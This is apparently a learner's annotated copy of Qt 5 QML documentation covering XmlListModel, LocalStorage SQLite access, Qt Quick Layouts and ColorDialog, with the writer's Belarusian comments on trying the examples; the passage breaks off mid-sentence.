[XmlListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#xmllistmodel) is used to create a read-only model from XML data. It can be used as a data source for view elements (such as [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html), [PathView](http://doc.qt.io/qt-5/qml-qtquick-pathview.html), [GridView](http://doc.qt.io/qt-5/qml-qtquick-gridview.html)) and other elements that interact with model data (such as [Repeater](http://doc.qt.io/qt-5/qml-qtquick-repeater.html)).

For example, if there is a XML document at http://www.mysite.com/feed.xml like this:

<?xml version="1.0" encoding="utf-8"?>

<rss version="2.0">

...

<channel>

<item>

<title>A blog post</title>

<pubDate>Sat, 07 Sep 2010 10:00:01 GMT</pubDate>

</item>

<item>

<title>Another blog post</title>

<pubDate>Sat, 07 Sep 2010 15:35:01 GMT</pubDate>

</item>

</channel>

</rss>

A [XmlListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#xmllistmodel) could create a model from this data, like this:

import QtQuick 2.0

import QtQuick.XmlListModel 2.0

[XmlListModel](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html) {

id: xmlModel

source: "http://www.mysite.com/feed.xml"

query: "/rss/channel/item"

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) { name: "title"; query: "title/string()" }

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) { name: "pubDate"; query: "pubDate/string()" }

}

The [query](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html#query-prop) value of "/rss/channel/item" specifies that the [XmlListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#xmllistmodel) should generate a model item for each <item> in the XML document.

The [XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) objects define the model item attributes. Here, each model item will have title and pubDate attributes that match the title and pubDate values of its corresponding <item>. (See [XmlRole::query](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html#query-prop) for more examples of valid XPath expressions for [XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html).)

The model could be used in a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html), like this:


[ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) {

width: 180; height: 300

model: xmlModel

delegate: Text { text: title + ": " + pubDate }

}



*// Доўга прыклад не атрымліваўся. Аказалася, што калі бярэш файл з лакальнай сітсэмы, то трэба урл задаваць вось так:*

source: "file:///C:/Users/Roman/Desktop/Programming/qt/QtStudyProject/1.png"

*вось чаму варта практыкавацца пры навучанні. Я як бы прачытаў тэкст. Зразумеў. А паўтарыць аказалася не так проста, бо не ўсе нюансы тут напісалі. А калі б напісалі ўсе, то я бы прачытаў шмат лішняга для мяне, напрыклад, пра урл на іншых сістэмах, што аб’ектыўна мне не спатрэбіцца, а калі і спатрэбіцца, то я гэта хутка знайду. Гэта праблема тнав. //*

The [XmlListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#xmllistmodel) data is loaded asynchronously, and [status](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html#status-prop) is set to XmlListModel.Ready when loading is complete. Note this means when [XmlListModel](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html#xmllistmodel) is used for a view, the view is not populated until the model is loaded.

### Using key XML roles

You can define certain roles as "keys" so that when [reload()](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html#reload-method) is called, the model will only add and refresh data that contains new values for these keys.

For example, if above role for "pubDate" was defined like this instead:

[XmlRole](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmlrole.html) { name: "pubDate"; query: "pubDate/string()"; isKey: true }

Then when [reload()](http://doc.qt.io/qt-5/qml-qtquick-xmllistmodel-xmllistmodel.html#reload-method) is called, the model will only add and reload items with a "pubDate" value that is not already present in the model.

This is useful when displaying the contents of XML documents that are incrementally updated (such as RSS feeds) to avoid repainting the entire contents of a model in a view.

If multiple key roles are specified, the model only adds and reload items with a combined value of all key roles that is not already present in the model.

[*http://doc.qt.io/qt-5/qtquick-localstorage-qmlmodule.html*](http://doc.qt.io/qt-5/qtquick-localstorage-qmlmodule.html)

## Qt Quick Local Storage QML Types

This is a singleton type for reading and writing to [SQLite](http://doc.qt.io/qt-5/qtsql-attribution-sqlite.html) databases.

To use the types in this module, import the module and call the relevant functions using the LocalStorage type:

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html).LocalStorage 2.0

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html) 2.0

Item {

Component.onCompleted: {

var db = LocalStorage.openDatabaseSync(...)

}

}

These databases are user-specific and QML-specific, but accessible to all QML applications. They are stored in the Databases subdirectory of [QQmlEngine::offlineStoragePath](http://doc.qt.io/qt-5/qqmlengine.html#offlineStoragePath-prop)(), currently as [SQLite](http://doc.qt.io/qt-5/qtsql-attribution-sqlite.html) databases.

Database connections are automatically closed during Javascript garbage collection.

*// Я скарыстаў наступную функцыю*

engine.setOfflineStoragePath("C:/Users/Roman/Desktop/Programming/qt/QtStudyProject/LocalStorage");

*каб устанавіць шлях для лакальнай базы дадзен.*

*Потым я выклікаў функцыю* LocalStorage.openDatabaseSync(...) *– і ў пазначанай мной дырэкторыі ўзнікла лакальная база дадзен.//*

The API can be used from JavaScript functions in your QML:

import QtQuick 2.0

import QtQuick.LocalStorage 2.0

[Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) {

width: 200

height: 100

[Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) {

text: "?"

anchors.horizontalCenter: parent.horizontalCenter

function findGreetings() {

var db = LocalStorage.openDatabaseSync("QQmlExampleDB", "1.0", "The Example QML SQL!", 1000000);

db.transaction(

function(tx) {

// Create the database if it doesn't already exist

tx.executeSql('CREATE TABLE IF NOT EXISTS Greeting(salutation TEXT, salutee TEXT)');

// Add (another) greeting row

tx.executeSql('INSERT INTO Greeting VALUES(?, ?)', [ 'hello', 'world' ]);

// Show all added greetings

var rs = tx.executeSql('SELECT \* FROM Greeting');

var r = ""

for(var i = 0; i < rs.rows.length; i++) {

r += rs.rows.item(i).salutation + ", " + rs.rows.item(i).salutee + "\n"

}

text = r

}

)

}

Component.onCompleted: findGreetings()

}

}

The API conforms to the Synchronous API of the HTML5 Web Database API, [W3C Working Draft 29 October 2009](http://www.w3.org/TR/2009/WD-webdatabase-20091029/).

The [SQL Local Storage example](http://doc.qt.io/qt-5/qtquick-localstorage-example.html) demonstrates the basics of using the Offline Storage API.

*// Прыклад зрабіў. Усё працуе. Трэба падвучыць sql. //*

### Open or create a databaseData

import [QtQuick](http://doc.qt.io/qt-5/qtquick-qmlmodule.html).LocalStorage 2.0 as Sql

db = Sql.openDatabaseSync(identifier, version, description, estimated\_size, callback(db))

The above code returns the database identified by *identifier*. If the database does not already exist, it is created, and the function *callback* is called with the database as a parameter. *identifier* is the name of the physical file (with or without full path) containing the database. *description* and *estimated\_size* are written to the INI file (described below), but are currently unused.

May throw exception with code property SQLException.DATABASE\_ERR, or SQLException.VERSION\_ERR.

When a database is first created, an INI file is also created specifying its characteristics:

| **Key** | **Value** |
| --- | --- |
| Identifier | The name of the database passed to openDatabase() |
| Version | The version of the database passed to openDatabase() |
| Description | The description of the database passed to openDatabase() |
| EstimatedSize | The estimated size (in bytes) of the database passed to openDatabase() |
| Driver | Currently "QSQLITE" |

This data can be used by application tools.

### db.changeVersion(from, to, callback(tx))

This method allows you to perform a *Scheme Upgrade*.

If the current version of *db* is not *from*, then an exception is thrown.

Otherwise, a database transaction is created and passed to *callback*. In this function, you can call *executeSql* on *tx* to upgrade the database.

May throw exception with code property SQLException.DATABASE\_ERR or SQLException.UNKNOWN\_ERR.

*// Intbu the description of this function. //*

See example below.

var db = LocalStorage.openDatabaseSync("ActivityTrackDB", "", "Database tracking sports activities", 1000000);

if (db.version == '0.1') {

db.changeVersion('0.1', '0.2', function(tx) {

tx.executeSql('INSERT INTO trip\_log VALUES(?, ?, ?)',

[ '01/10/2016','Sylling - Vikersund', '53' ]);

}

});

// *гэта функцыя дазваляе пры ўнёску зменаў змяняць версію базы дадзен* //

### db.transaction(callback(tx))

This method creates a read/write transaction and passed to *callback*. In this function, you can call *executeSql* on *tx* to read and modify the database.

If the callback throws exceptions, the transaction is rolled back. Below you will find an example of a database transaction which catches exceptions. *Так і трэба пісаць код для базы дадзен.*

var db = LocalStorage.openDatabaseSync("ActivityTrackDB", "", "Database tracking sports activities", 1000000);

db.transaction(

try {

function(tx) {

tx.executeSql('INSERT INTO trip\_log VALUES(?, ?, ?)',

[ '01/10/2016','Sylling - Vikersund', '53' ]);

}

} catch (err) {

console.log("Error inserting into table Greeting: " + err);

}

)

### db.readTransaction(callback(tx))

This method creates a read-only transaction and passed to *callback*. In this function, you can call *executeSql* on *tx* to read the database (with SELECT statements).

### results = tx.executeSql(statement, values)

This method executes a SQL *statement*, binding the list of *values* to SQL positional parameters ("?").

It returns a results object, with the following properties:

| **Type** | **Property** | **Value** | **Applicability** |
| --- | --- | --- | --- |
| int | rows.length | The number of rows in the result | SELECT |
| var | rows.item(i) | Function that returns row *i* of the result | SELECT |
| int | rowsAffected | The number of rows affected by a modification | UPDATE, DELETE |
| string | insertId | The id of the row inserted | INSERT |

May throw exception with code property SQLException.DATABASE\_ERR, SQLException.SYNTAX\_ERR, or SQLException.UNKNOWN\_ERR. *// Intbu them. //*

See below for an example:

// Retrieve activity date, description and distance based on minimum

// distance parameter Pdistance

function db\_distance\_select(Pdistance)

{

var db = LocalStorage.openDatabaseSync("ActivityTrackDB", "", "Database tracking sports activities", 1000000);

db.transaction(

function(tx) {

var results = tx.executeSql('SELECT rowid,

date,

trip\_desc,

distance FROM trip\_log

where distance >= ?',[Pdistance]');

for (var i = 0; i < results.rows.length; i++) {

listModel.append({"id": results.rows.item(i).rowid,

"date": results.rows.item(i).date,

"trip\_desc": results.rows.item(i).trip\_desc,

"distance": results.rows.item(i).distance});

}

}

}

### Method Documentation

object openDatabaseSync(string name, string version, string description, int estimated\_size, jsobject callback(db))

Opens or creates a local storage sql database by the given parameters.

* name is the database name
* version is the database version
* description is the database display name
* estimated\_size is the database's estimated size, in bytes
* callback is an optional parameter, which is invoked if the database has not yet been created. *// What are its possible uses? //*

Returns the created database object.

[*http://doc.qt.io/qt-5/qtquicklayouts-index.html*](http://doc.qt.io/qt-5/qtquicklayouts-index.html)

## Qt Quick Layouts

Qt Quick Layouts are a set of QML types used to arrange items in a user interface. In contrast to [positioners](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html), Qt Quick Layouts can also resize their items. This makes them well suited for resizable user interfaces. Since layouts are items they can consequently be nested.

The module is new in Qt 5.1 and requires [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) 2.1.

Visit the [Qt Quick Layouts Overview](http://doc.qt.io/qt-5/qtquicklayouts-overview.html) page to get started.

[*http://doc.qt.io/qt-5/qtquicklayouts-overview.html*](http://doc.qt.io/qt-5/qtquicklayouts-overview.html)

## Qt Quick Layouts Overview

Qt Quick Layouts are items that are used to arrange items in a user interface. Since Qt Quick Layouts also resize their items, they are well suited for resizable user interfaces.

### Getting started

The QML types can be imported into your application using the following import statement in your .qml file.

import QtQuick.Layouts 1.2

### Key Features

Some of the key features are:

* [Alignment](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#alignment-attached-prop) of items can be specified with the [Layout.alignment](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#alignment-attached-prop) property
* [Resizable items](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillWidth-attached-prop) can be specified with the [Layout.fillWidth](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillWidth-attached-prop) and [Layout.fillHeight](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillHeight-attached-prop) properties.
* [Size constraints](http://doc.qt.io/qt-5/qtquicklayouts-overview.html#size-constraints) can be specified with [Layout.minimumWidth](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#minimumWidth-attached-prop), [Layout.preferredWidth](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredWidth-attached-prop), and [Layout.maximumWidth](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#maximumWidth-attached-prop) properties ("Width" can be replaced with "Height" for specifying similar constraints to the height).
* [Spacings](http://doc.qt.io/qt-5/qml-qtquick-layouts-rowlayout.html#spacing-prop) can be specified with [spacing](http://doc.qt.io/qt-5/qml-qtquick-layouts-rowlayout.html#spacing-prop), [rowSpacing](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#rowSpacing-prop) or [columnSpacing](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#columnSpacing-prop)

In addition to the above features, [GridLayout](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html) adds these features:

* [Grid coordinates](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#row-attached-prop) can be specified with the [Layout.row](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#row-attached-prop) and [Layout.column](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#column-attached-prop).
* [Automatic grid coordinates](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#flow-prop) used together with the [flow](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#flow-prop), [rows](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#rows-prop), and [columns](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#columns-prop) properties.
* [Spans](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#columnSpan-attached-prop) across rows or columns can be specified with the [Layout.rowSpan](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#rowSpan-attached-prop) and [Layout.columnSpan](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#columnSpan-attached-prop) properties.

#### Size Constraints

Since an item can be resized by its layout, the layout needs to know the [minimum](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#minimumWidth-attached-prop), [preferred](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredWidth-attached-prop), and [maximum](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#maximumWidth-attached-prop) sizes of all items where [Layout.fillWidth](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillWidth-attached-prop) or [Layout.fillHeight](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillHeight-attached-prop) is set to true. For instance, the following will produce a layout with two rectangles lying side-by-side that stretches horizontally. The azure rectangle can be resized from 50x150 to 300x150, and the plum rectangle can be resized from 100x100 to ∞x100.

RowLayout {

id: layout

anchors.fill: parent

spacing: 6

Rectangle {

color: 'azure'

Layout.fillWidth: true

Layout.minimumWidth: 50

Layout.preferredWidth: 100

Layout.maximumWidth: 300

Layout.minimumHeight: 150

Text {

anchors.centerIn: parent

text: parent.width + 'x' + parent.height

}

}

Rectangle {

color: 'plum'

Layout.fillWidth: true

Layout.minimumWidth: 100

Layout.preferredWidth: 200

Layout.preferredHeight: 100

Text {


anchors.centerIn: parent

text: parent.width + 'x' + parent.height

}

}

}



Combining each item's constraints will give these implicit constraints to the layout element:

|  | **minimum** | **preferred** | **maximum** |
| --- | --- | --- | --- |
| implicit constraints (width) | 156 | 306 | ∞ (Number.POSITIVE\_INFINITY) |
| implicit constraints (heights) | 150 | 150 | 150 |

Thus, the layout cannot be narrower than 156 or be taller or shorter than 150 without breaking any of the constraints of its child items.

#### Specifying Preferred Size

For each item, the effective preferred size may come from one of several candidate properties. For determining the effective preferred size, it will query these candidate properties in the following order, and use the first candidate with a valid width or height.

| **Candidate properties** | **Description** |
| --- | --- |
| [Layout.preferredWidth](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredWidth-attached-prop) or [Layout.preferredHeight](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredHeight-attached-prop) | These properties are supposed to be modified by the application if the default implicit size does not give the optimal arrangement. |
| [implicitWidth](http://doc.qt.io/qt-5/qml-qtquick-item.html#implicitWidth-prop) or [implicitHeight](http://doc.qt.io/qt-5/qml-qtquick-item.html#implicitHeight-prop) | These properties are supposed to be supplied by each item to give a meaningful ideal size, for example the size needed to display all the contents of a [Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) type. An implicit width or height of 0 is interpreted as invalid. |
| [width](http://doc.qt.io/qt-5/qml-qtquick-item.html#width-prop) and [height](http://doc.qt.io/qt-5/qml-qtquick-item.html#height-prop) | If none of the above properties are valid, the layout will resort to the [width](http://doc.qt.io/qt-5/qml-qtquick-item.html#width-prop) and [height](http://doc.qt.io/qt-5/qml-qtquick-item.html#height-prop) properties. |

An item can specify [Layout.preferredWidth](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredWidth-attached-prop) without having to specify [Layout.preferredHeight](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredHeight-attached-prop). In this case, the effective preferred height will be determined from the [implicitHeight](http://doc.qt.io/qt-5/qml-qtquick-item.html#implicitHeight-prop) (or ultimately [height](http://doc.qt.io/qt-5/qml-qtquick-item.html#height-prop)).

**Note:** Resorting to [width](http://doc.qt.io/qt-5/qml-qtquick-item.html#width-prop) or [height](http://doc.qt.io/qt-5/qml-qtquick-item.html#height-prop) properties is only provided as a final fallback. If you want to override the preferred size, it is recommended to use [Layout.preferredWidth](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredWidth-attached-prop) or [Layout.preferredHeight](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredHeight-attached-prop). Relying on the [width](http://doc.qt.io/qt-5/qml-qtquick-item.html#width-prop) or [height](http://doc.qt.io/qt-5/qml-qtquick-item.html#height-prop) properties for specifying the preferred size might give some unexpected behavior. For instance, changing the [width](http://doc.qt.io/qt-5/qml-qtquick-item.html#width-prop) or [height](http://doc.qt.io/qt-5/qml-qtquick-item.html#height-prop) properties won't trigger a layout rearrangement. Also, when the layout is forced to do a full rebuild it might use the actual width and height, and not the width and height specified in the QML file.

#### Connecting windows and layouts

You can just use normal anchoring concepts to ensure that the layout will follow the window resizing.

RowLayout {

id: layout

anchors.fill: parent

The size constraints of layouts can be used to ensure that the window cannot be resized beyond the layout constraints. You can take the size constraints from the layout and set these constraints on the minimumWidth, minimumHeight, maximumWidth, and maximumHeight of the Window element. The following code ensures that the window cannot be resized beyond the constraints of the layout:

minimumWidth: layout.Layout.minimumWidth

minimumHeight: layout.Layout.minimumHeight

maximumWidth: 1000

maximumHeight: layout.Layout.maximumHeight

**Note:**Since layout.Layout.maximumWidth is infinite in this case, we cannot bind that to the maximumWidth property of Window, since that is an integer number. We therefore set a fixed maximum width to 1000. *// нюансы звязвання ўласцівасцяў //*

Finally, you usually want the initial size of the window to be the layout's implicit size:

width: layout.implicitWidth

height: layout.implicitHeight

### *тыпы модуля*

|  |  |  |
| --- | --- | --- |
| *Тып* | *url* | *апісанне* |
| *Layout* | [*http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html) | *Detailed Description*  *An object of type Layout is attached to children of the layout to provide layout specific information about the item. The properties of the attached object influence how the layout will arrange the items.*  *For instance, you can specify*[*minimumWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#minimumWidth-attached-prop)*,*[*preferredWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredWidth-attached-prop)*, and*[*maximumWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#maximumWidth-attached-prop)*if the default values are not satisfactory.*  *When a layout is resized, items may grow or shrink. Due to this, items have a*[*minimum size*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#minimumWidth-attached-prop)*,*[*preferred size*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredWidth-attached-prop)*and a*[*maximum size*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#maximumWidth-attached-prop)*.*  *If minimum size has not been explicitly specified on an item, the size is set to 0. If maximum size has not been explicitly specified on an item, the size is set to Number.POSITIVE\_INFINITY.*  *For layouts, the implicit minimum and maximum sizes depend on the content of the layouts.*  *The*[*fillWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillWidth-attached-prop)*and*[*fillHeight*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillHeight-attached-prop)*properties can either be true or false. If they are false, the item's size will be fixed to its preferred size. Otherwise, it will grow or shrink between its minimum and maximum size as the layout is resized.*  ***Note:****It is not recommended to have bindings to the x, y, width, or height properties of items in a layout, since this would conflict with the goals of Layout, and can also cause binding loops. How? What is it?* |
| *ColumnLayout* | [*http://doc.qt.io/qt-5/qml-qtquick-layouts-columnlayout.html*](http://doc.qt.io/qt-5/qml-qtquick-layouts-columnlayout.html) | *Detailed Description*  *It is available as a convenience for developers, as it offers a cleaner API.*  *Items in a*[*ColumnLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-columnlayout.html)*support these attached properties:* [*Layout.minimumWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#minimumWidth-attached-prop)[*Layout.minimumHeight*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#minimumHeight-attached-prop)[*Layout.preferredWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredWidth-attached-prop)[*Layout.preferredHeight*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#preferredHeight-attached-prop)[*Layout.maximumWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#maximumWidth-attached-prop)[*Layout.maximumHeight*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#maximumHeight-attached-prop)[*Layout.fillWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillWidth-attached-prop)[*Layout.fillHeight*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillHeight-attached-prop)[*Layout.alignment*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#alignment-attached-prop)[*Layout.margins*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#margins-attached-prop)[*Layout.leftMargin*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#topMargin-attached-prop)[*Layout.rightMargin*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#rightMargin-attached-prop)[*Layout.topMargin*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#topMargin-attached-prop)[*Layout.bottomMargin*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#bottomMargin-attached-prop) |
| *GridLayout* | [*http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html*](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html) | *Detailed Description*  *If the*[*GridLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html)*is resized, all items in the layout will be rearranged. It is similar to the widget-based* [*QGridLayout*](http://doc.qt.io/qt-5/qgridlayout.html)*. All visible children of the*[*GridLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html)*element will belong to the layout. If you want a layout with just one row or one column, you can use the*[*RowLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-rowlayout.html)*or*[*ColumnLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-columnlayout.html)*. These offer a bit more convenient API, and improve readability.*  *By default items will be arranged according to the* [*flow*](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#flow) *property. The default value of the* [*flow*](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#flow) *property is GridLayout.LeftToRight.*  *If the*[*columns*](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#columns-prop)*property is specified, it will be treated as a maximum limit of how many columns the layout can have, before the auto-positioning wraps back to the beginning of the next row. The*[*columns*](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#columns-prop)*property is only used when*[*flow*](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#flow)*is GridLayout.LeftToRight.*  *The*[*rows*](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#rows-prop)*property works in a similar way, but items are auto-positioned vertically. The*[*rows*](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html#rows-prop)*property is only used when*[*flow*](http://doc.qt.io/qt-5/qtquick-positioning-layouts.html#flow)*is GridLayout.TopToBottom.*  *You can specify which cell you want an item to occupy by setting the* [*Layout.row*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#row-attached-prop) *and* [*Layout.column*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#column-attached-prop) *properties. You can also specify the row span or column span by setting the* [*Layout.rowSpan*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#rowSpan-attached-prop) *or* [*Layout.columnSpan*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#columnSpan-attached-prop) *properties.*  *Items in a*[*GridLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html)*support these attached properties: …* |
| *RowLayout* | [*http://doc.qt.io/qt-5/qml-qtquick-layouts-rowlayout.html*](http://doc.qt.io/qt-5/qml-qtquick-layouts-rowlayout.html) | *It is available as a convenience for developers, as it offers a cleaner API.*  *Items in a RowLayout support these attached properties:…* |
| *StackLayout* | [*http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html*](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html) | *The*[*StackLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html)*class provides a stack of items where only one item is visible at a time.*  *The current visible item can be modified by setting the*[*currentIndex*](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html#currentIndex-prop)*property. The index corresponds to the order of the*[*StackLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html)*'s children.*  *In contrast to most other layouts, child Items'* [*Layout.fillWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillWidth-attached-prop) *and* [*Layout.fillHeight*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#fillHeight-attached-prop) *properties default to true. As a consequence, child items are by default filled to match the size of the*[*StackLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html)*as long as their*[*Layout.maximumWidth*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#maximumWidth-attached-prop)*or*[*Layout.maximumHeight*](http://doc.qt.io/qt-5/qml-qtquick-layouts-layout.html#maximumHeight-attached-prop)*does not prevent it.*  *Items are added to the layout by reparenting the item to the layout. Similarly, removal is done by reparenting the item from the layout. Both of these operations will affect the layout's*[*count*](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html#count-prop)*property.*  *The following code will create a*[*StackLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html)*where only the 'plum' rectangle is visible.*  *StackLayout {*  *id: layout*  *anchors.fill: parent*  *currentIndex: 1*  *Rectangle {*  *color: 'teal'*  *implicitWidth: 200*  *implicitHeight: 200*  *}*  *Rectangle {*  *color: 'plum'*  *implicitWidth: 300*  *implicitHeight: 200*  *}*  *}*  *Items in a*[*StackLayout*](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html)*support these attached properties:…* |

[*http://doc.qt.io/qt-5/qtquickdialogs-index.html*](http://doc.qt.io/qt-5/qtquickdialogs-index.html)

## Qt Quick Dialogs

The module is new in Qt 5.1.

### *Types*

|  |  |  |
| --- | --- | --- |
| *Тып* | *url* | *апісанне* |
| *ColorDialog* | [*http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html) | *Dialog component for choosing a color.*  [*ColorDialog*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html)*allows the user to select a color. The dialog is initially invisible. You need to set the properties as desired first, then set*[*visible*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html#visible-prop)*to true or call*[*open()*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html#open-method)*.*  *Here is a minimal example to open a color dialog and exit after the user chooses a color:*  *import QtQuick 2.2*  *import QtQuick.Dialogs 1.0*  [*ColorDialog*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html) *{*  *id: colorDialog*  *title: "Please choose a color"*  *onAccepted: {*  *console.log("You chose: " + colorDialog.color)*  *Qt.quit()*  *}*  *onRejected: {*  *console.log("Canceled")*  *Qt.quit()*  *}*  *Component.onCompleted: visible = true*  *}*  *У мяне прыклад атрымаўся.*  *A*[*ColorDialog*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html)*window is automatically transient for its parent window. So whether you declare the dialog inside an*[*Item*](http://doc.qt.io/qt-5/qml-qtquick-item.html)*or inside a*[*Window*](http://doc.qt.io/qt-5/qml-qtquick-window-window.html)*, the dialog will appear centered over the window containing the item, or over the Window that you declared.*  *The implementation of*[*ColorDialog*](http://doc.qt.io/qt-5/qml-qtquick-dialogs-colordialog.html)*will be a platform color dialog if possible. If that isn't possible, then it will try to instantiate a*[*QColorDialog*](http://doc.qt.io/qt-5/qcolordialog.html)*. If that also isn't possible, then it will fall back to a QML implementation, DefaultColorDialog.qml. In that case you can customize the appearance by editing this file. DefaultColorDialog.qml contains a 